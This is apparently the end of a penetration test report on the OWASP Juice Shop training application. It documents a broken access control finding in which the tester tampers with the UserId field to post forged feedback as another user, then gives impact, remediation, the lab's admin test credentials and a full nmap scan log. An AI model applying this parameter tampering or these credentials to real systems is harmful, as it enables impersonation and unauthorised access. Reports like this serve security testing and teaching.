
Detail of uncovered Broken Access Control:

A "Customer Feedback" page with "Customer Feedback form" in Juice Shop (http://192.168.137.8:3000/#/contact) was discovered during the enumeration phase after the tester gained access to the admin account of Juice Shop.


The "Customer Feedback" page contains a "Comment" field that allows customers to submit their feedback.



Tester submitted the feedback with the admin account of Juice Shop and captured the HTTP request and response using Burp Suite Professional as shown below:




Tester has noticed the "UserId" key-value pair was submitted in the HTTP request.




Tester manipulated the value of "UserId", "comment" and "rating" with the payloads as shown below and send the HTTP request to the "Repeater" feature under Burp Suite Professional:

```
"UserId":20
"comment": "tester submit feedback using the administrative account (***in@juice-sh.op) and commented using fake account 20"
"rating":0
```



Tester successfully submitted **forged** customer feedback and posted it as **another user account** as shown below with HTTP response from Juice Shop:



The PoC above showed Juice Shop is vulnerable to OWASP A01:2021-Broken Access Control due to inadequate security control implemented in the "Customer Feedback" form of "Customer Feedback" page in Juice Shop.

Impact

One of the most common and potentially damaging risks of Broken Access Control is data breaches. If an attacker can gain access to sensitive data, they may be able to use this information for malicious purposes, such as identity theft or fraud. Additionally, data breaches can damage an organization's reputation and lead to financial losses.

Another risk associated with broken access controls is compliance violations. Organizations subject to regulatory requirements, such as HIPAA or PCI DSS, must ensure access controls comply with these regulations. If an organization's access controls aren't up to par, they may be subject to fines or other penalties.

Finally, broken access controls can also lead to operational disruptions. When attackers can gain access to critical systems, they may be able to disable or damage them, leading to significant downtime and financial loss.

Remedial Action

The Offensive Security team strongly recommends the use of an access control matrix to define the access control rules. The policy should document what types of users can access the system, and what functions and content each of these types of users should be allowed to access.

The most important step is to think through an application's access control requirements and capture them in a web application security policy and to have a well-designed system that considers all potential security risks.

Further Information

References:

1. https://owasp.org/Top10/A01_2021-Broken_Access_Control/
2. https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control
3. https://owasp.org/www-community/Broken_Access_Control
4. https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

CVSS Score

Medium - 4.2 (CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N/E:P/RL:W)

Appendix 1 - Scope of Assessment

Original Assessment

Test Start Date	Feb 2, 2023
Test Finish Date	Feb 16, 2023
Test Environment	Juice Shop Web Application (Ubuntu 22.04.1 LTS Vmware VM)
Test Hosts/Applications	**http://192.168.137.8:3000**
Test Credentials and Roles	**admin@juice-sh.op | admin123**
Limitations of Testing	
Downtime	
Completed Items	
Items not Completed	

The above test scope was captured prior to the testing period, and it was agreed that testing would not deviate from this scope without the prior consent of both parties.

Appendix 2 - Port Scans

NMAP Scan Result: nmap-full-max-192.168.137.8.nmap

```
# Nmap 7.93 scan initiated Thu Feb  2 15:44:03 2023 as: nmap -n --
privileged --stats-every 30s -vvv -Pn -p- -r -A -sSV -O --version-all -T4 -
-max-parallelism 100 --max-rate 500 --reason --script=version,vuln --
append-output -oA nmap-full-max-192.168.137.8 192.168.137.8
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.137.8
Host is up, received arp-response (0.00044s latency).
Scanned at 2023-02-02 15:44:37 +08 for 168s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
(Ubuntu Linux; protocol 2.0)
3000/tcp open  ppp?    syn-ack ttl 64
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
|     X-Recruiting: /#/jobs
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Thu, 02 Feb 2023 15:23:31 GMT
|     ETag: W/"7c3-18612b9cb50"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 1987
|     Vary: Accept-Encoding
|     Date: Thu, 02 Feb 2023 07:46:59 GMT
|     Connection: close
|     <!--
|     Copyright (c) 2014-2023 Bjoern Kimminich & the OWASP Juice Shop
contributors.
|     SPDX-License-Identifier: MIT
|     --><!DOCTYPE html><html lang="en"><head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
|     <meta name="description" content="Probably the most modern and
sophisticated insecure web application">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link id="favicon" rel="icon" type="image/x-icon" href="asset
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
```

```
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Vary: Access-Control-Request-Headers
|     Content-Length: 0
|     Date: Thu, 02 Feb 2023 07:46:59 GMT
|     Connection: close
|   Help, NCP, RPCCheck:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=9%D=2/2%Time=63DB6A74%P=x86_64-pc-linux-gnu%r(Get
SF:Request,979,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:\x20
SF:\*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SAMEORI
SF:GIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/#/jobs
SF:\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age=0\r
SF:\nLast-Modified:\x20Thu,\x2002\x20Feb\x202023\x2015:23:31\x20GMT\r\nETa
SF:g:\x20W/\"7c3-18612b9cb50\"\r\nContent-Type:\x20text/html;\x20charset=U
SF:TF-8\r\nContent-Length:\x201987\r\nVary:\x20Accept-Encoding\r\nDate:\x2
SF:0Thu,\x2002\x20Feb\x202023\x2007:46:59\x20GMT\r\nConnection:\x20close\r
SF:\n\r\n<!--\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2023\x20Bjoern\x20K
SF:imminich\x20&\x20the\x20OWASP\x20Juice\x20Shop\x20contributors\.\n\x20\
SF:x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20-->\<!DOCTYPE\x20html><
SF:html\x20lang=\"en\"><head>\n\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x
SF:20<title>OWASP\x20Juice\x20Shop</title>\n\x20\x20<meta\x20name=\"descri
SF:ption\"\x20content=\"Probably\x20the\x20most\x20modern\x20and\x20sophis
SF:ticated\x20insecure\x20web\x20application\">\n\x20\x20<meta\x20name=\"v
SF:iewport\"\x20content=\"width=device-width,\x20initial-scale=1\">\n\x20\
SF:x20<link\x20id=\"favicon\"\x20rel=\"icon\"\x20type=\"image/x-icon\"\x20
SF:href=\"asset")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnect
SF:ion:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x20204\x20N
SF:o\x20Content\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Control-Al
SF:low-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-Contr
SF:ol-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Thu,\x2002\x20Fe
SF:b\x202023\x2007:46:59\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRe
SF:quest,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allow-Ori
SF:gin:\x20\*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,
SF:DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Length:\x2
SF:00\r\nDate:\x20Thu,\x2002\x20Feb\x202023\x2007:46:59\x20GMT\r\nConnecti
SF:on:\x20close\r\n\r\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n");
MAC Address: 00:0C:29:01:6A:A9 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=2/2%OT=22%CT=1%CU=37759%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=63DB6A8D%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
```

```
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 38.654 days (since Mon Dec 26 00:05:08 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.137.8

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Feb  2 15:47:25 2023 -- 1 IP address (1 host up) scanned
in 202.20 seconds
```

Appendix 3 - Project Team

Assessment Team (Original Assessment)

Project Members	Austin Lai

Quality Assurance

QA Members	

*** End of report ***